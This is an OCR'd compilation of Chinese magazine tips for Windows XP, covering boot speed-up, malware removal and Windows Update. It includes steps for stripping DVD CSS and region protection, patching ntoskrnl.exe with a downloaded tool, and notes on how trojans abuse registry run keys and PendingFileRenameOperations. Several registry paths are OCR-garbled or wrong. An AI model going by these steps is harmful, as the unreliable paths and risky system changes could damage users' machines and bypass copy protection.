格式	NTFS	NTFS	FAT32	FAT32	NTFS	NTFS
容量	10GB	20GB	20GB	20GB	30GB	20GB
用途	安装操作系统	安装各类软件	安装游戏	保存文档、图片等	保存音乐、电影	备份系统及重要数据

系统system 网络network 软件software 办公office 硬件hardware

揭开Windows“超长”启动之谜

Windows启动越来越慢，难道重装系统是唯一的出路吗？

江苏/王志军

随着时间的推移，Windows的启动时间会越来越长，与系统初始安装时简直有着天壤之别，有时甚至会达到无法忍受的地步，排除了硬件配置方面的原因，系统中究竟发生了什么，才造成这样的“超长”启动呢？

与时间的较量！优化文件预读取

预读取是Windows XP新增加的一项功能，该功能可以提高系统性能、加快系统启动和读取文件的速度，每当用户启动一个程序，都会在“%systemRoot%\Windows\Prefetch”目录下留下一条记录，当下一次启动系统或运行某个程序时，Windows XP会参考相应记录将涉及的所有文件载入内存，而不是依据指令逐个载入文件。

Prefetch文件夹中PF扩展名的文件就是我们所谓的预读取文件，其中包括了载入文件的详细信息和载入顺序，这里可能会有上百个这样的文件(见图1)，使用时间一长就会有包含错误链接信息的PF文件，加重系统搜索的负担，影响启动速度。

1.重置预读取规则

在运行对话框输入“regedit”，打开注册表编辑器窗口，定位至[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters]，找到右侧窗格中的“EnablePrefetcher”，这个DWORD值有四种不同的取值，各个取值的含义如下:


0:取消预读取功能

1:仅预读取应用程序

2:仅预读取系统启动文件

3:同时预读取系统启动文件和应用程序，这也是Windows XP的默认设置值。

很显然，将“EnablePrefetcher”的值设置为“2”是一个不错的平衡点，如果你的系统配置比较高，那么可以设置为“3”;当然你也可以设置为“0”完全禁用，但这样做只是减少了进度条的滚动圈数，但黑屏时间依然“漫长”，因为系统仍然在后台继续初始化那些未完成的驱动程序的加载工作。


1

2.定期清空预读取文件

如果错误链接的PF文件太多，那么可以定期手工清空一下预读取文件，打开“记事本”并将下面的内容保存为BAT文件:

```
del %SystemRoot%\Prefetch\*.* /q
```

在长期使用后开机变慢时，不妨运行这个批处理文件清空一下PF文件，然后再重启一次让系统重建正确的PF文件，就能提高开机预读速度了。



隐藏在开机画面后的秘密

从控制面板中打开系统属性窗口，切换到“高级”标签页，单击“启动和故障恢复”小节下的“设置”按钮，然后在弹出窗口中单击“编辑”按钮，系统将自动调用记事本打开BOOT.INI文件，修改“[pierating systems]”小节中有关Windows XP启动的那一行，在“/FASTDETECT”的后面添加“ /SOS”参数，注意这里有一个空格，保存退出，下次启动时你将会发现原来的欢迎画面将消失，取而代之的是启动时系统读取文件、显示系统配置、版本信息、检查磁盘分区等信息。

要快速启动，就不要在磁盘中跳跃

虽然Windows XP时代的磁盘碎片已经较Windows 9x大大减少，但无论是FAT32还是NTFS分区，磁盘碎片是仍然存在的，特别是系统分区的磁盘碎片更是影响启动速度的重要因素之一，零碎的磁盘文件会使系统在读写文件时在磁盘中不断跳跃，严重影响速度。其实，我们本应该在系统安装完成后立即对磁盘进行完整的碎片整理，默认设置下Windows XP每隔3天就会执行一次局部的碎片整理，并根据当天的使用情况调整文件在磁盘上的物理位置，被移动的文件列表将会被写入文件C:\Windows\Prefetch\Layout.ini中。


1.手工整理磁盘碎片

对系统分区进行磁盘碎片的整理工作，而整理文件的依据正是layout.ini这个预读取配置文件，我们可以在“开始→所有程序→附件→系统工具”下选择“磁盘碎片整理程序”(见图2)，稍候片刻即可完成。

如果对C盘进行碎片整理时，弹出提示“由于C:\Window\sprefetch\WMIPRVSE.EXE-28F301A9.PF文件损坏，扫描无法继续”，此时正确的操作是立即清空这个文件夹，然后再进行磁盘整理。

关闭3天1次的局部整理功能

即使将Precetch目录下的文件全部删除，重新启动系统后系统仍然会自动创建Layout.ini文件，此时三天一次的局部碎片自动整理功能会被重新激活，我们可以选择一劳永逸的办法来解决这个问题，用记事本打开Layout.ini文件，清空其中的内容，接下来将这个文件设置为只读属性即可。



2.启动时自动整理磁盘碎片

通过简单的设置，我们可以指令Windows XP在启动时整理磁盘碎片，这样就可以使那些启动所必须的文件能够相邻排列，从而在下次启动时提高速度，但这个功能在默认设置下是被关闭的。打开注册表编辑器，定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOpimizeFunction]，双击右侧窗格中的“Enable”键，将键值由默认的“N”修改为“Y”。

“砍掉”无用设备的检测时间

对于那些根本不存在或者很少使用的设备，还有什么必要让Windows在启动时去检测它们呢？

1.BIOS设置

进入BIOS设置程序，在这里可以将软驱的选项设置为“Disable”，不仅可以免去启动时检测软驱这一环节，还可以让讨厌的“吱吱”声烟消云散。对于相关通道上的IDE设备，如果不存在的话也完全可以将其设置为“None”，而引导设备的顺序应该是设置为“HDD-0”，这样可以减少无用的检测时间。

2.设备管理器的设置

进入设备管理器窗口，逐级展开“IDE ATA/ATAPI控制器”，双击打开“主要IDE通道”属性窗口，切换到“高级设置”标签页(见图3)，可以看到这里将那些并未挂接硬盘或光驱设备的通道都设置为“自动检测”，这无疑会浪费一些时间，请将设备1的设备类型设置为“无”，单击“确定”按钮完成设置，按照同样的方法对“次要IDE通道”进行类似的设置。




如果当前传送模式显示为“不适用”，那么说明该通道并没有挂接硬盘或光驱。

3.硬件配置文件

很多时候，我们会重复插拔硬件设备，此时可能会重复安装驱动程序，即使卸载后仍然会在系统中遗留下很多的硬件注册信息，这些垃圾信息同样会影响系统启动速度，我们可以按照下面的步骤进行清理:

从系统属性窗口进入“硬件配置文件”窗口，选择当前可用的硬件配置文件，一般是“Profile1(当前)”，单击“复制”按钮进行备份，默认设置下会得到一个名为Profile 2的硬件配置文件，然后可以将原来的“Profile 1”重命名，确认后重新启动系统，此时会出现3个不同的选项:



1. Profile 1
2. Profile 2
3. None of the above

这里的“1”和“2”都是系统中已经存在的硬件配置文件，我们当然是选择“3”，这样可以让Windows XP重新检测硬件，检测配置后提示“成功设置了新计算机的配置，名称为Profile1”，确认后需要重新安装硬件设备的驱动程序，虽然麻烦些，但可以将系统中残余的硬件信息清除，注意进入系统后请将多余的硬件文件删除，否则开机时仍会出现提示信息。

如果你并没有创建多个不同的硬件配置文件，那么完全可以在“硬件配置文件选择”小节中的“秒”中输入“0”，当然需要选择时按下空格键就可以显示列表了。

优化的手工活——清理自启动程序

经常看到某些朋友的系统托盘区显示着一大堆的程序图标，这些随系统自动加载的应用程序自然不会像雷锋那样风格高尚，它们都会占据一定的系统资源，同时还会大大延长系统的启动时间，因此应该尽可能地减少自启动程序的数量。

1.启动组

首先，我们应该在开始菜单的“所有程序→启动”组进行检查，这里所有的自启动项目都可以被安全删除，你完全不用担心会给系统带来什么影响。

2.系统配置程序

在运行对话框输入“msconfig”，进入系统配置实用程序，在这里有许多值得关注的地方：

①禁用自启动项目

切换到“启动”标签页，可以看到这里的项目较之开始菜单的启动组要丰富多了，如果看着哪个不顺眼，直接取消勾选就能禁用，以后需要时可再次启用。

②禁用服务

切换到“服务”标签页，这里列出了所有随系统自动加载的各类服务，看着有些眼花缭乱，其实只要勾选“隐藏所有Microsoft服务”复选框，然后列表框中会只显示所有非Microsoft提供的服务（见图4），这样无论你如何设置，也不会对系统造成什么危害，处理原则同上。


4

3.清理注册表

在注册表中涉及到自启动程序的位置有多处，不过我们一般只需要关注下面几处，找到不需要的自启动项目后将其直接删除即可，不过建议在删除之前首先进行备份：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Run]
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\RunOnce]

拒绝系统里的小广告

很多共享软件都被塞入了一些广告程序，这实在让人担心是否会造成隐私泄露，更何况如果系统被安装了太多的广告程序，那么毫无疑问会延缓系统启动的时间，这里向大家推荐几款完全免费的清理软件：

Microsoft Windows Defender

微软出品的一个反间谍软件产品，可以检测和清除Windows系统中的间谍软件和广告程序，而且非常难得的是完全免费！

优点：与操作系统无缝结合

下载地址：http://www.newhua.com/soft/48440.htm

Ad-Aware

Ad-Aware是一个非常著名的广告程序清除工具，可以搜索并删除众多广告服务程序，而且扫描速度非常快。

优点：一网打尽

下载地址：http://www.onlinedown.net/soft/33787.htm

SpyBot Search & destroy

仅仅从软件的名称上就可以看出，这是一款专门用来清理Spyware的工具，据称目前已经可以清除一万多种Spyware，并且可以对其中的一千多种进行免疫处理，可以说是杀毒软件的一个强有力的补充，最令人惊喜的是可以在Server级别的操作系统上使用！

优点：提供简体中文版本

下载地址：http://www.onlinedown.net/soft/14212.htm

“藏在暗处”的启动速度优化方法

系统启动速度优化，除了主流的方法外，还有一些“藏在暗处”，不容易被人注意到的设置方法，但却很有效。

断开网络驱动器

如果你以前曾映射了一些网络中的驱动器，那么同样会延缓系统启动的速度，解决的办法是双击打开“我的电脑”窗口，从“工具”菜单下执行“断开网络驱动器”，选中不再需要连接的网络驱动器，然后单击右下角的“确定”按钮即可。

禁用文件和打印机共享

如果你并非处于局域网中，那么完全可以禁用文件和打印机的共享功能。从控制面板中找到“网络连接”，选择本机所用的连接，右击打开属性窗口，在这里取消“Microsoft网络的文件和打印机共享”的选择，确认后关闭这个对话框，不过需要在下一次连接网络时才会生效。


定点清除“System Volume Information”文件夹

江苏/王志军

在Windows XP中，如果在“文件夹选项→查看”对话框中设置了显示隐藏文件，那么你会发现各个分区的根目录下会有一个名为“System Volume Information”的文件夹，包括系统还原、文件索引等功能会调用到这个文件夹，其中还有类似于“_restore{CE93CB58-6976-4C21-936E-5D9A2C37061B}\”的文件夹，不过即使你关闭了所有驱动器的系统还原，但这个文件夹仍然会顽固地待在那里，不但碍眼，还会让病毒有机可乘(有很多躲在此文件夹中的病毒)。即使修改了目录权限并将其删除，重启系统后仍然会自动创建该文件夹，令人十分苦恼。不过，只要利用这个名为System Volume Information Eliminator 1.1的小工具(http://www.totalcmd.net/plugring/SVI_Eliminator.html)，它可以修改ntoskrnl.exe，然后就可以从Windows XP中定点清除System Volume Information文件夹。

第1步 关闭系统还原。这里要提醒的是，在使用之前请首先禁用相关服务，通过运行对话框执行“msconfig”，打开“系统配置实用程序→服务”对话框进行操作，主要是禁用“System Restore Service”服务，同时请从系统属性窗口中关闭相关驱动器的系统还原功能。

第2步 指定ntoskrnl.exe文件的路径。将下载回来的SVI_Eliminator.zip解压缩，然后双击运行其中的SVI_Eliminator.exe，可以看到这里已经自动勾选了“Make Backup”复选框，单击“Patch”按钮，如果提示没有发现ntoskrnl.exe这个文件，可以手工指定“C:\Windows\system32\ntoskrnl.exe”的路径，此时会自动备份系统目录下的ntoskrnl.exe文件(见图)。



第3步 定点清除。再次单击“Patch”按钮，执行后我们就可以自由删除各个驱动器根目录下那些“System Volume Information”文件夹，如果日后需要重新启用系统还原和文件索引的功能，只要将系统目录下事先备份的\system32\ntoskrnl.exe.BAK更名还原，然后就可以继续正常使用系统还原了。

防火墙残疾后的“疯狂”

匿名

“电脑什么时候变得这么慢了！？”我对刚重装不久的系统非常不满。现在系统中安装的软件十分有限，除了杀毒软件和网络防火墙之外真没什么别的，于是把慢的原因慢慢集中到了它们身上。先试着卸载了瑞星杀毒2006，重启后故障依旧，再卸载瑞星防火墙2006，重启后很快就进入了系统，桌面图标和开始菜单一下就出现了！真是瑞星防火墙惹的祸？重新安装瑞星杀毒2006和防火墙后重启，系统进入正常，速度也挺快，看来是更新后出现的问题。先上网更新瑞星杀毒，重启后正常，再更新防火墙，重启后速度又像蜗牛爬了。看来是更新瑞星防火墙(18.26更新至18.42)引起的，可总不能不用防火墙就上网吧，速度有了，安全性没了。要是换一款防火墙也能解决问题，可已经习惯使用瑞星的了，再说这套瑞星套装可是花了不少银子买的正版啊！决不能浪费，一定有办法解决，最后终于在瑞星的论坛中找到了解决方法。找到一台安装了瑞星防火墙2006并升级到最新版本启动正常的机子，把它的防火墙文件夹拷过来与我的仔细对照发现多了一个叫RfwBase.sys的文件，拷贝到我的瑞星防火墙文件夹下，重启后恢复正常(RfwBase.sys文件可以用WinRAR从瑞星个人防火墙的安装包中解压缩获得)。

系统突然变慢时解决故障的思路

打开“任务管理器”检查进程的CPU资源占用情况→找出资源占用大的进程→根据进程的目录/文件名判断是哪个软件出了问题→在Google或Baidu上搜索相同案例的解决方法。

让光驱不再英年早逝

光驱价格虽然低，但谁也不想经常开机箱更换，如何又能保证正常使用，又能延长光驱寿命呢？

辽宁/金色铁锚

现在的光驱价格已经很低了，可是更换的频率也高了，是因为质量差了吗？其实是因为大家看影碟、装游戏的时间更多了。为了不让它英年早逝，我们应该做些什么呢？

DVDIdle，把90分钟“压缩”到15分钟


观看90分钟的DVD电影时，光驱要从头到尾工作90分钟，现在借助DVDIdle(在Google可以下载到“绿色特别版”)可以让光驱只运行15分钟就搞定，从而大大延长光驱的寿命。它利用“Smart Read-Ahead”技术将电影数据缓存到硬盘中，以减轻DVD-ROM的工作负担。


下载并解压后，执行其中的可执行性文件。DVDIdle会自动退缩到系统托盘区，默认情况下其界面是英文，为方便使用建议改为中文。右键单击托盘区的程序图标，选择“Settings”，在设置界面左侧窗格中点选“General”选项，在右侧的“Language”下拉列表中选择“Chinese(PRC)”，最后单击“OK”按钮。要让DVDIdle更好地工作，还需要一些简单的设置。

第1步 设置默认DVD驱动器。单击“常规”选项，确保右侧的“支持全部列表的DVD驱动器”复选框被选中。如果有多个光驱，那么可以在其下拉列表中选择某一个光驱为播放电影时的专用光驱。现在将电影碟片插入光驱，点击“DVD信息”按钮，就可以查看到当前DVD碟片的相关信息，如有没有CSS保护以及区域码等等(见图1)。

第2步 设置缓存。切换到“缓存”选项，DVDIdle的“智能读取缓存设置”默认已经激活。如果你非常了解缓存，也可以手动设置一下缓存，方法是去掉“推荐”复选框中的勾选。

第3步 破解CSS加密。DVDIdle还有一项神奇的功能，就是破解光盘加密。切换到“区域+CSS”，在右侧的窗格中确保“区域+CSS设置”、“移除组织保护”和“移除IFO文件的保护”复选框被选中(见图2)。


①


②

第4步 设置播放程序。DVDIdle内置了很多播放工具，如果你安装的播放器恰好不在其支持的播放列表中(如Kmplayer)，则可以自行添加。在“程序”选项卡中点击“添加”按钮，在弹出对话框中将已经安装的播放器添加进来就行了。

影片COPY精灵，拷贝时间也不能浪费

虽然把电影收藏到硬盘里再看是个好主意，但是往硬盘上拷贝要花费不少时间，很多性急的朋友往往等不得。影片COPY精灵(下载地址:http://www.onlinedown.net/soft/21759.htm)能把文件复制到硬盘上并且同时播放已经拷贝到硬盘上的部分，几分钟后，拷贝完成，光驱就可以休息了。不但有效解决了长期使用光驱看碟影响光驱寿命的问题，而且可以让心急的用户尽早观看影片，何乐而不为呢？

安装并运行程序，在弹出的“软件过期要求更新”提示中点“确定”跳过。随后弹出的主界面十分简单，完全可以轻松上手。单击“影片COPY”标签，然后通过“请选择要快速拷贝的媒体文件”后面的浏览按钮打开光驱上需要拷贝的电影文件。点击“请选择存放目录”后面的浏览按钮打开本地硬盘上的一个目标文件夹，单击“选择播放程序”按钮打开系统中已经安装的自己喜欢的一款媒体播放器。最后单击“拷贝并播放”按钮，程序就开始往硬盘上拷贝电影文件了，同时打开系统中的播放器开始播放已经拷入硬盘中的部分。

在播放的过程中，如果播放不是很流畅，那么可拖动“拷贝速度调节器”滑杆，适当降低一下拷贝的速度即可。另外，程序主要是针对“RM、RA、ARM、RMVB、SMIL、WMV、ASF”等格式的影片。如果不是上述格式，拷贝完成后，程序可能会将影片关闭，然后重新播放。

文件看不见了，是谁在搞鬼



上海/CMAG

隐藏的文件为什么都看不到了？不管是在“文件夹选项”，还是在注册表中，修改都没有效果。如果是这样，就打开“任务管理器”检查一下有没有sxs.exe或者svohost.exe，如果有，那就是它在搞鬼了。

怎么证明是它搞的鬼？

1.系统、隐藏文件无法显示。
2.双击盘符无反映，如果没有被清除的话，则双击盘符就又执行恶意程序一次。
3.“任务管理器”中有sxs.exe或者svohost.exe(冒充系统进程svchost.exe)进程。
4.杀毒软件实时监控自动关闭并无法打开。

在清除过程的所有文件操作中，打开盘符都应右击盘符选择“打开”，避免恶意程序再次执行。

手工清除恶意程序，显示隐藏文件

第1步 关闭恶意程序进程。使用“Ctrl+Alt+Del”打开“任务管理器”，在进程列表中查找“sxs.exe”或“SVOHOST.exe”，如果有就强制结束进程。

第2步 显示隐藏的系统文件。运行regedit.exe打开“注册表编辑器”，展开分支[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL]，在右侧窗格中将CheckedValue键值修改为“1”。注意此处正确的CheckedValue键值应该是“DWORD值”，恶意程序有可能将它删除并新建一个无效的“字符串值”的CheckedValue，因此直接修改键值不一定有效，还要检查键值类型是否正确。

第3步 恢复键值类型。删除假冒的CheckedValue键值，在右侧窗格空白处右击，选择“新建→DWORD值”，并将它命名为CheckedValue，键值修改为“1”。重启之后，就可以在文件夹选项中选择“显示所有隐藏文件”和“显示系统文件”了。

第4步 清除恶意程序。右击盘符打开各个盘符的根目录，将各根目录下的“autorun.inf”和“sxs.exe”文件删除。然后再次打开“注册表编辑器”，展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]，在右侧窗格中找到“SoundMam”键值，确认其键值为“C:\Windows\system32\SVOHOST.exe”后删除此键值。最后到“C:\Windows\system32”目录下删除SVOHOST.exe或sxs.exe。重启后，虽然杀毒软件可以正常打开了，但是自动运行可能会有问题，建议用“添加删除程序”中的修复项恢复一下杀毒软件的组件。

一个键值让文件在重启过程中替换

北京/**卢侨生**

大家都知道，在Windows里，正在使用的文件是无法删除或者替换的，这些操作只会被告知“文件正在被占用，无法删除”，不过如果那样的话，系统文件在一启动的时候就被占用，Windows Update更新程序又是怎么替换这些文件的呢？其实，乾坤全在注册表的一个小小键值中。

多数需要修改系统文件的安装程序，都会在系统重启前向注册表的“自动替换项”中写入键值，具体位置为[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager]下的“PendingFileRenameOperations”项(见图)。

这是Windows 2000/XP需要在重启过程中替换或修改正在使用的文件用到的键值，即当系统要在重启时替换或修改正在使用的文件，就会写入此键值，第一行“\??\C:\abc”中“abc”就是替换前的文件，后一行的“!\??\C:\Windows\abc”表示替换后的文件。通常在安装驱动、软件时，需要修改系统文件时才会建立此键值，而平时是没有的。利用此机制可以替换正在使用的文件，以此修复损坏的系统文件，或者将eXeScope修改过的程序文件替换为原有的文件(替换系统文件可能要关闭系统文件保护，可利用XPLite等工具)。而木马也可能利用此键值来替代正常的系统文件，从而金蝉脱壳死而复生。



掌握DLL，让软件“绿”起来

把安装程序里的DLL挖出来，就能当绿色软件用了吗？

北京/**卢侨生**


软件是不是只有安装了才能用？当然不是，我们有绿色软件，那么有安装程序的软件是不是必须安装了才能用呢？也未必，有很多软件直接提取文件后就能用了，这样不但能使软件“绿”起来，还能防止木马或流氓软件通过捆绑等方式溜进系统。

请来几位助手

Universal Extractor(简称UE):http://www.newhua.com/soft/50717.htm

eXeScope:http://www.newhua.com/soft/9594.htm

Icesword:http://www.ttian.net/website/2005/0829/391.html



进程、驻留、DLL文件

可执行文件运行后，在系统中就增加了一个进程，它将运行所需的代码、资源都载入内存。有些软件为了实现监控等功能，从开机后就开始驻留内存，比如防火墙软件。DLL文件是封装起来的单独的可执行模块，供EXE调用其功能，或者作为EXE的基础支持。

农历、天气预报，WinKld.dll全都有

“Windows日历”（下载地址:http://www.88dog.com/download/setup.exe)是一个Windows时间显示增强软件，它可以让农历加入托盘区，如果联网还能随时预报天气！用过此软件的朋友可能注意到安装目录下没有可执行文件，倒有一个WinKld.dll文件(大小42.5KB)。其实这个软件就只有WinKld.dll起作用。

借助UE提取后注册这个DLL就相当于完成软件的安装。安装UE后右键安装文件选择“UnExtract 提取文件”，将所有资源提取到任意目录，比如D:，我们会找不到WinKld.dll，因为提取以后它变成名叫”$R0”的文件(刚好42.5KB)，将名字改回来。然后运行“regsvr32 D:\WinKld.dll”，收到注册成功的提示后重启电脑，当鼠标悬停于托盘区时间上方时效果就出来了。想卸载时运行“regsvr32 /u D:\WinKld.dll”就行了。

eXeScope挖出DLL文件

我怎么知道WinKld.dll只需注册就能用？答案是eXeScope！eXeScope常用来编辑程序、DLL等文件中的资源，包括位图、图标、字符串等，通过修改这些资源来个性化程序界面(高手还用它来汉化软件)。这里就用来寻找可注册使用的DLL文件。用eXeScope打开WinKld.dll(或$R0)，单击“导出→WinKld.dll”，右窗格有“DllRegisterServer”、“DllUnRegisterServer ”两行就说明此DLL需调用regsvr32进行注册(见图1)。我们可以尝试单纯用regsvr32注册DLL文件，看能否起到和安装软件一样的效果，如果不行直接反注册。



Icesword照出DLL的真面目

有些软件虽然已经装好了，但你还是不知道它究竟需要哪些DLL，这样就被木马钻了空子，它常常扮作别的软件的DLL文件并注入进程。利用Icesword就可以查看进程调用的DLL，辨别程序文件(尤其DLL)是否可疑通常有三个依据:

(1)位置。正常的DLL文件大多位于System32目录和程序所在路径，而木马的主程序和相关DLL则可能隐藏到Windows目录(包括System、System32、Temp、Prefetch)、回收站、“System Volume Information”(系统还原目录)这些“犄角旮旯”里。



(2)公司。很简单，正常系统进程调用的DLL显示公司一般为“Microsoft Corporation”或其他软件公司，比如Adobe等，而木马DLL在此处一般为空值，版权信息在右击DLL文件后选择属性就可以看到。

(3)时间。当系统中因木马出现运行缓慢等问题时，可以在上面提到的目录下，找出最近写入硬盘的文件，包括程序和DLL文件:先以详细信息进行查看，再按修改日期排序，最新的文件最值得怀疑。

清除DLL木马的方法:打开Icesword查看“进程”，右击explorer.exe选择“模块信息”，找出调用的木马DLL再单击“卸除”，然后删除那个DLL(见图2)。

自定义缩略图，免开文件夹识内容

■ 广西/**坚如磐石**

Windows XP的“资源管理器”有一个非常实用的功能，就是可以在文件夹中显示该文件夹中的图片文件的缩略图，让我们可以在还没进入文件夹前，就可以预先得知该文件夹的大概内容。不过有时显示的图片太多并且类型不一，特别是下面还有子文件夹时，可能也不太容易辨识出到底是什么东西。下面将介绍如何设定自己选定的图片当作文件夹缩图，让我们可以很轻易地由缩略图来辨别哪些文件夹是我们想找的。

第1步 打开“资源管理器”，点击“查看”按钮，然后再点击“缩略图”按钮切换到缩略图模式，这样就可以顺利看到原本的缩略图。不过在文件夹上显示的缩略图都是随机挑图片的方式，比较难确定到底哪个文件夹才是我们要的。

第2步 右击一个文件夹，选择“属性”，在打开的“属性”对话框中切换到“自定义”标签，再点击“选择图片”按钮，准备修改此文件夹缩略图的图片。

第3步 我们可以事先挑选好图片，或者另外制作较符合该文件夹功能的说明图片文件、流程图或者喜欢的示意图，选好图片之后，点击“打开”按钮。返回到“属性”对话框，点击“确定”完成设定。

完成设定之后，在“资源管理器”中可以看到原本的4张图片已经被我们替换成指定的图片内容了，以后要找数据，不但可以从文件夹名称，还可从自定义的缩略图内容来查看，大大加快了找数据的速度。

如果你找不到好看的文件夹缩略图……

苹果风格图:http://work.newhua.com/cfan/200621/maciconsdelux.rar

水晶风格图:http://work.newhua.com/cfan/200621/png.rar

“我的电脑”，从此隐身

■ 陕西/**肖冰**

适用平台:Windows 2000/XP Professional/2003

“我的电脑”的重要作用不言而喻，很多人为了不让别人轻易浏览“我的电脑”或者“我的文档”中的内容，常见的方法是修改注册表，把“我的电脑”和“我的文档”隐藏起来。不过如果你对注册表天生存在恐惧，那不妨试试组策略。

点击“开始→运行”，输入gpedit.msc并确定，打开“组策略编辑器”，选择展开左侧的分支“组策略控制台→用户配置→管理模板→桌面”，然后在右侧窗格中将“删除桌面上的‘我的文档’图标”和“删除桌面上的‘我的电脑’图标” 两个策略选项启用。“我的电脑”和“我的文档”图标就会从的电脑桌面上消失了。以此类推:如果想让桌面上的“回收站”图标消失，只需将“从桌面删除回收站”策略项启用就可以达到目的了。

系统补丁一锅端

■ 成都/**雨飞**

重装系统需要安装一大堆补丁，要一下子装全所有补丁还真不容易，并不是每个人都会全部下载到本地再用批处理来安装，谁能一次把补丁装全呢？现在有一个更简单的方法，从http://www.360safe.com下载一个“360安全卫士”，安装后按以下步骤操作:

第1步 拷贝以前下载的windows补丁到“C:\Documents and Settings\用户名\Local Settings\Temp”目录(注意:需要在“我的电脑→工具→文件夹选项→查看”中选择“显示所有文件和文件夹”)。

第2步 运行360安全卫士，点击“诊断及修复”标签下的“漏洞修复”，扫描完成后全选，点击“下载并修复”。

第3步 安装完后，选择“重新扫描”，如果存在没有安装成功的补丁的话，选中后再次点击“下载并修复”就行了。



Windows Update十全大补

用好Windows Update，你的系统就能“常换常新”，永远保持健康的身体，抵御各类病毒的侵袭。


广东/**小老虎**

在这个木马横行、流氓软件肆虐的年代，用Windows Update来让系统保持最新是一个非常重要的安全保障。不过除了点击“开始”菜单里的“Windows Update”，你对Windows Update的用法了解多少呢？下面我就慷慨放送自己总结的十大技巧给你。

查看已经安装的更新

方法1:使用Windows Update连接到微软的更新站点，点击“复查更新历史”链接，页面中会详细列出系统中安装过的补丁及其安装时间。(见图1)

方法2:在Windows XP中，打开命令提示符界面，进入C盘根目录，运行“systeminfo > hotfix.txt”命令，你会发现C盘根目录下生成了一个名为hotfix.txt的文本文件，里面不但记录了本机安装的补丁信息(已安装的补丁数量和KB号码)，还记载了其他系统主要配置信息。



1

并非只有Windows有安全补丁

除了Windows以外，大家别忘记了，只要是微软发布的产品，都会有相关的hotfix热补丁，比如Office等，这一点大家打开Windows Update更新页的时候能够看到。在保持Windows处于最新的同时，也别忘记了为这些产品打补丁，否则同样存在安全隐患。

Windows补丁的命名规则

微软公司每发布一个安全公告，都会为这个安全公告给出一个唯一的编号，其格式都统一为ms**-***，比如ms06-042，其中ms代表microsoft，06代表2006年，042代表第42个安全公告，而与之对应发布的hotfix则以kb******来命名(也有以q******命名的，不过这些是很早前微软的命名方式)。

